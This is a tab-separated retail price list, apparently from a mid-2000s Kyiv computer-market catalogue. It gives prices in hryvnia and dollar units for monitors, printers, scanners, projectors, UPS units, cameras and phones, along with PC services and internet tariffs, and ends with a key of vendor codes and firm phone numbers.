LCD17" LG 1720P LCD	1892	361	18
17"TFT, SAMSUNG 710M	1892	361	18
19" LCD ViewSonicVE902m,MVA,23 ms	1894	370	16
LCD17" LG 1730P LCD	1913	365	18
17"TFT, SAMSUNG 710M	1924	370	15
17" ViewSonic VG712S, TFT,1280x1024	1937	349	13
LCD17" LG 1740P	1939	370	18
17" TFT, SONY SDM-S73B Black	1949	372	18
17.1" Philips LCD 170P5ES, 16mc	1971	385	16
17" TFT, SONY SDM-S73H Gray	1986	382	15
17" SAMSUNG TFT 172X	1995		20
17"TFT, SAMSUNG 710T	2017	385	18
17"TFT, SAMSUNG 710T	2028	390	15
LCD17" LG 1730P LCD	2028	390	15
17" TFT, SONY SMD-HS74B Black	2033	388	18
17"TFT, SAMSUNG 172X	2065	394	18
17" TFT, SONY SMD-S74S Silver	2065	394	18
TFT 19" BenQ FP931 16мс	2070	402	23
17"TFT, SAMSUNG 721S	2106	402	18
17"TFT, SAMSUNG 172X	2111	406	15
17"LCD ViewSonic VP171-2s/b, 8 ms	2125	415	16
17"TFT, SAMSUNG 720T	2138	408	18
17" TFT, SONY SDM-S74B Black	2148	410	18
19" ViewSonicVX910,MVA, 25 ms,DVI	2176	425	16
19" ViewSonic VE902m, TFT,1280x1024	2192	395	13
17" TFT, SONY SDM-S74B Black	2231	429	15
LCD19" LG 1930S LCD	2288	440	15
LCD19" LG 1930S LCD	2321	443	18
19"TFT, SAMSUNG 910N	2332	445	18
19" LCD ViewSonic VX912, 12 ms, DVI	2355	460	16
19"TFT, SAMSUNG 913N	2358	450	18
19" BenQ FP931 TFT 16мс	2380	425	7
19"TFT, SAMSUNG 913N	2392	460	15
17" TFT, SONY SDM-X73H Grey	2392	460	15
17" TFT, SONY SDM-X73H Grey	2395	457	18
17"TFT, SAMSUNG 173P	2416	461	18
17" TFT, SONY SDM-X73B Black	2434	468	15
17"TFT, SAMSUNG 173P	2444	470	15
17" TFT, SONY SDM-X73B Black	2447	467	18
19" ViewSonic VX910, TFT, 1280x1024	2448	441	13
17" TFT, SONY SMD-HX73B Black	2468	471	18
17" TFT, SONY SMD-HX73S Silver	2468	471	18
LCD19" LG 1930B LCD	2541	485	18
LCD19" LG 1920P LCD	2578	492	18
17" TFT, SONY SMD-HS75PB	2646	505	18
19" ViewSonic VX912 TFT, 12 ms	2664	480	13
19" TFT, SONY SDM-S93H Grey	2672	510	18
LCD17" LG 173ST	2683	512	18
17" TFT, SONY SMD-HS74P Silver	2693	514	18
17" TFT, SONY SMD-HS74PB	2693	514	18
19" TFT, SONY SDM-S93B Black	2714	518	18
Mitsubishi TFT DiamondPoint NX76	2756	530	15
19"TFT, SAMSUNG 910T	2861	546	18
19"TFT, SAMSUNG 910T	2892	552	18
19"TFT, SAMSUNG 910T	2912	560	15
19"ViewSonicVP191s/b, 8ms,MVA,DVI	2939	574	16
19"LCD ViewSonic VP912s,12 ms,DVI	2939	574	16
19" TFT, SONY SMD-S94B Black	3003	573	18
19" TFT, SONY SMD-HS94L Blue	3029	578	18
LCD17" LG 172WT	3065	585	18
19" ViewSonic VP191b, TFT,1280x1024	3186	574	13
19" ViewSonic VP912S, TFT	3269	589	13
19" TFT, SONY SDM-X93B Black	3275	625	18
19" TFT, SONY SMD-HX93S	3322	634	18
20.1"LCD ViewSonicVP201s,16ms,DVI	4762	930	16
21.3"LCD ViewSonicVP211b,25ms,DVI	6579	1285	16
23"LCD ViewSonicVP231wb,16ms,DVI	9539	1863	16
LCD15" LG 1515S LCD		234	2
15"TFT, SAMSUNG 510N (ASSN)/(ASKN)		251	2
17" LG 711B FLATRON 1280x1024@66Hz		122	2
17", SAMTRON 78E		111	2
17", SAMSUNG 795 DF/DFX		133	2
LCD17" LG 1750S		287	2
17"TFT, SAMSUNG 710V (VSSN)		279	2
17"TFT, SAMSUNG 710N (ASKS)		327	2
17"TFT, SAMSUNG 173P (DI17PSQA)		549	2
17" TFT, SONY SDM-X73B Black		465	2
19"TFT, SAMSUNG 910N (ASKS)		441	2
17" LG F730PH		126	6
LCD17" LG 1740B		307	6
LCD17" LG 1750S		259	6
LCD17" LG 1751S		259	6
17"TFT, SAMSUNG 710V (GS17VSSS)		258	6
17"TFT, SAMSUNG 713N (MJ17CSKS)		288	6
15"TFT SAMSUNG 152N		248	22
ЖК телевизоры (LCD-TV)			
ViewSonic 20" LCD-телевизор N2010	3589	701	16
Модемы			
GVC,Zyxel,Motor.Acorp от	47	9	18
D_link, DTK(int)+акция! (ot)	52	10	10
56k Acorp PCI	58		20
GVC(Vector),Zyxel,D_link(ext)+акция	146	28	10
56k ZyXEL NEO	466		20
Корпуса			
БП 300-650W Power Master,Sweex, от	57	11	10
ATX DTK,Enlight,Chieftec, Foxconn	130	25	10
БЖ 4U 420W	155		20
БЖ AOPEN 300W Xpower	244		20
AOPEN QF50C+FAN	299		20
ASUSTeK TA362 "Vento" RED wo/PSU		150	22
ASUSTeK TA361 "Vento" BLUE wo/PSU		142	22
TA252 300W/woPFC, BSB, WHITE		57	22
TA210 300W/woPFC, BSB, BLACK		57	22
TM230 300W/woPFC, WHITE		50	22
Прочее			
Labtec Wireless Desktop(радио+мышь)		23	22
Logitech Office Internet Keyboard		17	22
Asee LK-701 Desk Manager		14	22

Наименование	грн.	у.е.	код
КОМПЬЮТЕРНАЯ ПЕРИФЕРИЯ			
Матричные принтеры			
EPSON LX-1050+ A3	179	35	16
EPSON LX-300+	808		20
Струйные принтеры			
CANON, HP, EPSON, LEXMARK от	204	39	18
LEXMARK Color JetPrinter Z615, 2 к.	255	49	15
Lexmark Color Jet Z615	259		20
Lexmark Z615	265	51	1
Lexmark Z615 A4 2400x1200	266		12
Canon PIXMA iP1000	268	52	23
Canon PIXMA iP1000	278	54	8
Stylus C43SX	302	54	24
Canon Printer PIXMA iP1000	308	55	24
HP DeskJet 3520	311		20
EPSON Stylus C43SX	311		20
EPSON Stylus Color C43SX,11/5 ppm	322	58	13
Epson Stylus C45 USB	324	63	23
CANON PIXMA iP1000, 14/11ppm	327	59	13
Stylus C45	336	60	24
Canon PIXMA iP1500	345	67	8
HP DeskJet 3520 C8994A	358	65	21
Canon Printer PIXMA iP2000	392	70	24
Stylus C65	392	70	24
EPSON Stylus Color C45, 14/5 ppm	394	71	13
HP DeskJet 3745	403	72	24
CANON PIXMA iP1000	405		20
CANON PIXMA iP1500, 18/13ppm	411	74	13
HP DeskJet 3745	414		20
EPSON Stylus C65PE	414		20
EPSON Stylus Color C65 PhotoEdition	422	76	13
Canon PIXMA iP1000	433		12
CANON iP-1000	437	84	15
Canon PIXMA 1500 USB 2.0	442	85	1
Canon IP 1000 (USB)	448	80	7
Canon PIXMA 2000 USB 2.0	463	89	1
CANON PIXMA iP2000	466		20
HP DeskJet 3845	508		20
HP DeskJet 3845	515	92	24
HP Fotosmart 7260 A4, 16MB RAM	520	100	15
HP DeskJet 3745 C9025A	523	95	21
EPSON Stylus C86	565		20
HP DeskJet 3845 C9037A	578	105	21
HP DeskJet 5743 C9016C	688	125	21
EPSON Stylus Photo R200	741		20
HP Fotosmart 7660 A4(без полей)	754	145	15
CANON PIXMA iP3000, 22/15ppm	755	136	13
CANON PIXMA iP4000	803		20
HP DeskJet 6543 C8963C	908	165	21
CANON PIXMA iP5000	1166		20
HP DeskJet 450ci mobile C8146A	1595	290	21
HP DeskJet 450cbi mobile C8147A	1788	325	21
HP DeskJet 450wbt BT mobile C8145A	2145	390	21
LEXMARK Color JetPrinter Z615, 2 к.		49	2
HP DeskJet 3745 A4, до 1200		76	2
HP DeskJet 3520 (без черного к-а)		54	6
LEXMARK Color JetPrinter Z615, 2 к.		44	6
CANON iP-1500		59	6
Лазерные принтеры			
Samsung ML-1520P	649	126	8
CANON, HP,EPSON , Samsung от	723	138	18
Phaser 3116	728	130	24
SAMSUNG ML-1520P(14,600*600,8M)	733	141	10
Samsung ML-1520P, 14 ppm, 600 dpi	744	134	13
Canon LBP-1120	747	145	8
Samsung ML 1520	754	145	1
EPSON EPL 6200L (лазерный)600dpi	759	146	10
XEROX PHASER 3120	759	146	15
XEROX PHASER 3121	764	147	15
Samsung ML-1520P	780	150	15
Samsung ML 1710 A4, 16 стр/м	785	151	15
MINOLTA PagePro 1300W 16ppm, 600dpi	788	142	13
Samsung ML-1710P LPT/USB	793	154	23
Samsung ML-1710P, 16 ppm,600*600dpi	799	144	13
EPSON EPL 6200L	805		20
Canon LBP 1120/3200	812	145	24
SAMSUNG ML-1520P	812	145	7
Xerox Phaser 3116	825	150	21
SAMSUNG ML1710P	832		20
Xerox Phaser 3121	847	154	21
Canon LBP-1120, 10ppm, 600x600 dpi	855	154	13
Xerox Phaser 3121(LPT,USB)	862	154	24
HP LaserJet 1010	870	169	23
HP LJ 1010, A4,14ppm, 1MB	886	172	8
XEROX PHASER 3130	967	186	15
HP LaserJet 1010, 12 ppm, 600dpi,8M	977	176	13
HP LaserJet 1010/1012/1015	980	175	24
Canon LBP-1120 A4 USB	1005		12
HP LaserJet 1010 Q2460A	1073	195	21
HP LaserJet 1010	1082		20
CANON LBP-1120	1104		20
Xerox Phaser 3130	1117	203	21
Samsung SCX-4100 ,14 копий,	1123	216	15
Xerox Phaser 3130(LPT,USB)	1148	205	24
HP LaserJet 1012, 14 ppm, 1200dpi	1243	224	13
HP LaserJet 1012 Q2461A	1293	235	21
HP LaserJet 1015 Q2462A	1579	287	21
HP LaserJet 1150	1643		20
HP LaserJet 1160 Q5933A	1760	320	21
HP LaserJet 1320 Q5927A	1980	360	21
Xerox Phaser 3420	2514	457	21
Xerox Phaser 3450D	3146	572	21
HP LaserJet 1320nw Q5929A	3218	585	21
HP LaserJet 2410 Q5955A	3449	627	21
HP LaserJet 1320tn Q5930A	3493	635	21
Xerox Phaser 3450DN	3493	635	21
HP LaserJet 2420 Q5956A	3889	707	21
HP LaserJet 2420d Q5957A	4868	885	21
HP LaserJet 2500L Color	5250		20
HP LaserJet 2420n Q5958A	6243	1135	21
Xerox Phaser 4500B	6424	1168	21
HP LaserJet 2420dn Q5959A	6545	1190	21
Xerox Phaser 4500N	6914	1257	21
Xerox Phaser 5400N	11897	2163	21
Xerox Phaser 5400N	11908	2165	21
Samsung ML 1710P		151	2
HP LaserJet 1010 USB 2.0 A4, 12 стр		182	2
HP LaserJet 1012 USB 2.0		221	2
Сканеры			
Mustec, HP, Canon,Benq от	229	44	10
Mustek 1248 UB	233		20
Mustek ScanExpress 1248 UB	244		12

Наименование	грн.	у.е.	код
MUSTEK 1248 UB+ A4, 600*1200, USB	246	44	7
BenQ Scan to Web 5000U 48bit	258	50	23
BenQ 5000U	269		20
MICROTEK 3830	280		20
Mustek 2400 CU Plus Be@rpaw	306		20
HP ScanJet 2400C	348		20
HP ScanJet 2400 C 1200dpi; 48bit	406	78	15
EPSON Perfection 2480 Photo	519		20
HP ScanJet 3670 C 1200x1200 dpi; 48	525	101	15
HP ScanJet 3770	528		20
Epson Perfection 2480 Photo	546	105	15
Epson Perfection 2400 Photo	806	155	15
Проекционное оборудование			
EPSON EMP-S1 H 1400ANSIлм, SVGA	4395	799	21
ViewSonic LCD PJ400	4608	900	16
ViewSonic LCD PJ502	5325	1040	16
BenQ PB6110 1500 ANSI; SVGA	5495	999	21
Toshiba S9 1500 ANSI SVGA	5495	999	21
ViewSonic LCD PJ550	7214	1409	16
Toshiba S25 1800 ANSI SVGA	7700	1400	21
ViewSonic DLP PJ250D	7936	1550	16
Epson EMP-61 2000 ANSI SVGA	7975	1450	21
ViewSonic LCD PJ551	8228	1607	16
ViewSonic LCD PJ562	9011	1760	16
ViewSonic DLP PJ255D	9216	1800	16
BenQ PB6210 2000 Lumens; XGA	9625	1750	21
Toshiba T80 1800 ANSI XGA	9900	1800	21
LG RD-JT50 2000 XGA, 1024x768	11550	2100	21
ViewSonic DLP PJ755D	12288	2400	16
BenQ PB7230 2500 Lumens; XGA	12925	2350	21
LG RD-JT52 2500 XGA, 1024x768	13200	2400	21
ViewSonic LCD PJ1165	20736	4050	16
Источники бесперебойного питания (UPS)			
Powercom 400-600VA, от	182	35	10
Super Power VT525, 625, 800, 1000P	203	39	10
ИБП 400 PCM BACK PRO	216		20
PowerMust 400+ (AVR)	218	39	7
APC BK 350CS, 525ES,BK 500	255	49	10
UPS MUSTEK 400VA USB	255	46	13
ДБЖ 600 PCM BACK PRO AP	272		20
Powerware 3 PW3110 300VA, Off-Line	305	55	13
UPS MUSTEK Office 650	305	55	13
Powerware 3 PW3110 550VA, Off-Line	361	65	13
ДБЖ 525 APC BACK ES	380		20
UPS MUSTEK 800VA USB	400	72	13
ДБЖ 625 PCM SMART	405		20
N-POWER Smart Vision series P400	458	88	1
N-POWER Smart Vision series P600	494	95	1
UPS MUSTEK 1000VA USB	555	100	13
ДБЖ 800 MGE Pulsar Ellipse USB	743		20
ДБЖ 1100 MGE Pulsar Evolution Rack	2051		20
Стабилизаторы напряжения и сетевые фильтры			
Фильтр Powercube 1.5m	10	2	1
Фильтр Powercube 3m	21	4	1

ЦИФРОВАЯ ТЕХНИКА

Наименование	грн.	у.е.	код
Цифровые фотоаппараты			
Olympus CAMEDIA C-160	700	125	7
OLYMPUS C-170	702		20
OLYMPUS в ассорт от	770	140	21
Olympus CAMEDIA C-310 Zoom	834	149	7
CANON PowerShot A400	910		20
OLYMPUS C480 ZOOM	962		20
Canon в ассорт от	990	180	21
KODAK EasyShare CX7525	1061		20
CANON PowerShot A510 3 Mpx	1091	213	16
CANON PowerShot A510	1134		20
Nikon в ассорт от	1210	220	21
OLYMPUS C500 ZOOM	1222		20
OLYMPUS C-470 Zoom	1264	243	15
OLYMPUS C-725 UltraZoom	1388	267	15
OLYMPUS C-55Z	1480	289	16
OLYMPUS C-765 Ultra Zoom	1521	297	16
OLYMPUS Mju	1534	295	15
OLYMPUS μ[mju:] 500 Silver(1281592)	1560	300	15
Nikon Coolpix 5900 5 Mpx	1746	341	16
OLYMPUS C-765 Ultra Zoom	1768	340	15
OLYMPUS C-60Z	1778	342	15
CANON IXUS 50 5 Mpx	1869	365	16
OLYMPUS C-770 M U Zoom	2007	392	16
OLYMPUS μ[mju:] 400 Digital Ferrari	2028	390	15
Nikon Coolpix 7900 silver 7 Mpx	2161	422	16
OLYMPUS C-70Z	2392	460	15
OLYMPUS C-8080 Zoom	3614	695	15
Nikon D70 Kit Sigma DC18-50 6 Mpx	5315	1038	16
OLYMPUS C-765		294	6
Цифровые диктофоны			
OLYMPUS в ассорт от	220	40	21
Цифровые камеры			
JVC/Sony/Canon/Panasonic в асс. от	2255	410	21
MP3-плееры			
128 MBTranscend F-drive USB1.1 MP3	252	49	8
Canyon 256MB F-drive USB1.1 MP3+FM	381	74	8
Canyon 512MB F-drive USB1.1 MP3+FM	536	104	8

ОРГТЕХНИКА

Наименование	грн.	у.е.	код
Копировальные аппараты			
Canon FC-108	1030	200	8
Xerox WorkCentre PE114e	1210	220	21
Xerox WorkCentre PE16	2035	370	21
Xerox WorkCentre PE120	2591	471	21
Xerox WorkCentre M15	2910	529	21
Xerox WorkCentre PE120i	3141	571	21
Xerox WorkCentre M15i	3669	667	21
Xerox WorkCentre M20	6215	1130	21
Xerox WorkCentre M20i	7612	1384	21
Многофункциональные устройства			
Lexmark X1180 струм. принтер+	488		12
HP DeskJet pcs 1215 Стр. принтер +	666	119	24
HP PSC 1215 (Принтер, Сканер)	694		12
SAMSUNG SCX-4100	1204	215	7
Brother DCP-4020CG MF Centre		185	22
HP psc 1215		118	22
Мобильные телефоны			
Motorola C115 оригиналUA/UCRF	307	60	16
Nokia 1100 оригинал UA/UCRF	425	83	16
Samsung X100 оригинал UA/UCRF	625	122	16
Nokia 2650 оригинал UA/UCRF	635	124	16
LG G 1800 оригинал UA/UCRF	763	149	16
Nokia 6100 оригинал UA/UCRF	768	150	16
Siemens CX65 оригинал UA/UCRF	778	152	16
SAMSUNG C100 сріблястий	790		20
SonyEricsson T630 оригинал UA/UCRF	819	160	16

Наименование	грн.	у.е.	код
Samsung X460 оригинал UA/UCRF	860	168	16
SAMSUNG C200 сріблястий	867		20
SAMSUNG X100 червоний	883		20
Nokia 6610i оригинал UA/UCRF	901	176	16
SAMSUNG X450 сріблястий	1041		20
Samsung E600 оригинал UA/UCRF	1137	222	16
Samsung E330 оригинал UA/UCRF	1167	228	16
Motorola E398 оригинал UA/UCRF	1219	238	16
Siemens S65 оригинал UA/UCRF	1423	278	16
Nokia 6230 оригинал UA/UCRF	1664	325	16
Телефоны			
PANASONIC KX-TS2350UAB	60		20
PANASONIC KX-TS2362RUW	166		20
АТС Samsung 3 /8 SKP-308H + сист. т	614	120	16
Panasonic KX-TCD500/510 DECT	633	115	21

Услуги

Наименование	грн.	у.е.	код
Настройка и ремонт ПК, от	5	1	15
Ремонт, Сборка, Обслуживание ПК	15		24
Ремонт принтеров	20		24
Инсталляция/настройка драйвера			10
Диагностика, ремонт, настройка ПК			10
Подкл. и настройка внешних ус-тв			10
Прошивка ПЗУ (BIOS)			10
Ремонт+модернизация ПК			18
Настройка ПК			17
Продажа подержаных ПК			17
Продажа подержаных комплектующих			17
Продажа ов б/у			17
Изготовление ПК по заказу			17
Модернизация любых ПК			17
Бесплатные консультации по ПК			17
Ремонт ПК			17
Покупка комплектующих Б/У			17
Покупка компьютеров Б/У			17
Замена старых ПК на новые			17
Монтаж компьютерных сетей			
Тех. конс-и по созданию СКС или ЛВС	5	1	19
Тестовое оборудование в аренду	16	3	19
Тестирование комп. сетей	27	5	19
Предоставление гарантии до 20лет	43	8	19
Модернизация существующей сети	54	10	19
Оптические сети: монтаж,тестир,гар.	54	10	19
Создание ЛВС под ключ	81	15	19
Проектирование,монтаж и сопр-ие СКС	108	20	19
Заправка картриджей			
Заправка картриджей всех типов от	10		24
Ремонт			
Материнских плат, от	52	10	15
Ремонт ПК			17
Настройка ПК			17
Модернизация ПК			
Любая модернизация, от	5	1	15
Покупка, от	5	1	15
Модернизация с покупкой б/у компл.	26	5	10
Модернизация любых ПК			17
Модернизация мониторов			17
Консультации по модернизации ПК			17
Покупка комплектующих Б/У			17
Покупка компьютеров Б/У			17
Замена старых ПК на новые			17
Доступ в Интернет по выделенной линии			
Выделенные линии ,от	156	30	10
64Kb, от	631	116	3
128k, от	1257	231	3
256k, от	2513	462	3
Повременный доступ к сети			
Home (пн-пт 22:00-08:00, сб-вс)	1	0.25	3
Бизнес время(пн-пт 08:00-22:00)	3	0.48	3
карточка 1день*1$(10дней в Ин-те)	42	8	10
512Kb, от	5484	1008	3
По фиксированной абонплате, в месяц			
Ночной Unlimited (02:00-06:00)	16	3	3
Домашний Unlimited (20:00-08:00)	60	11	3
Internet Unlimited	120	22	3



Код	Название фирмы	Стр
1	1 Инком (044-2489774,2415601,76)	47
2	Com Net (044-5853102, 5922338)	47
3	IT Park (044-4647178)	36
4	LG	5
5	Samsung	2, 52
6	А-Гама (044-4590390, 2368650)	49
7	Виоком (044-5373335)	47
8	Евротрейд (044-4867483, 4865917)	47
9	Зеленая волна	23
10	Инкософт (044-2464389,2345335)	4, 47
11	Колокол (044-4617988)	13
12	КомТехСервис (044-2368800,2368432)	49
13	Корифей+ (044-4510242)	31
14	КСАНТЕН (044-5645632)	49
15	Лайтком (044-5285752, 5286249)	49
16	Ново Стар Компьютерс (044-4943930)	49
17	ПрагмаТех (044-4575720,4530258)	49
18	Пульсар (4517046, 4516654, 2689641)	47
19	РИАНТ (044-5850759)	
20	СИТ (044-5654277,5653961)	49
21	Тест98 (044-4518527, 4907016)	47
22	Технопарк (044-2463490)	51
23	Укркомплект (044-5691410, 4593804)	50
24	Юним (044-2296929, 2285209)	50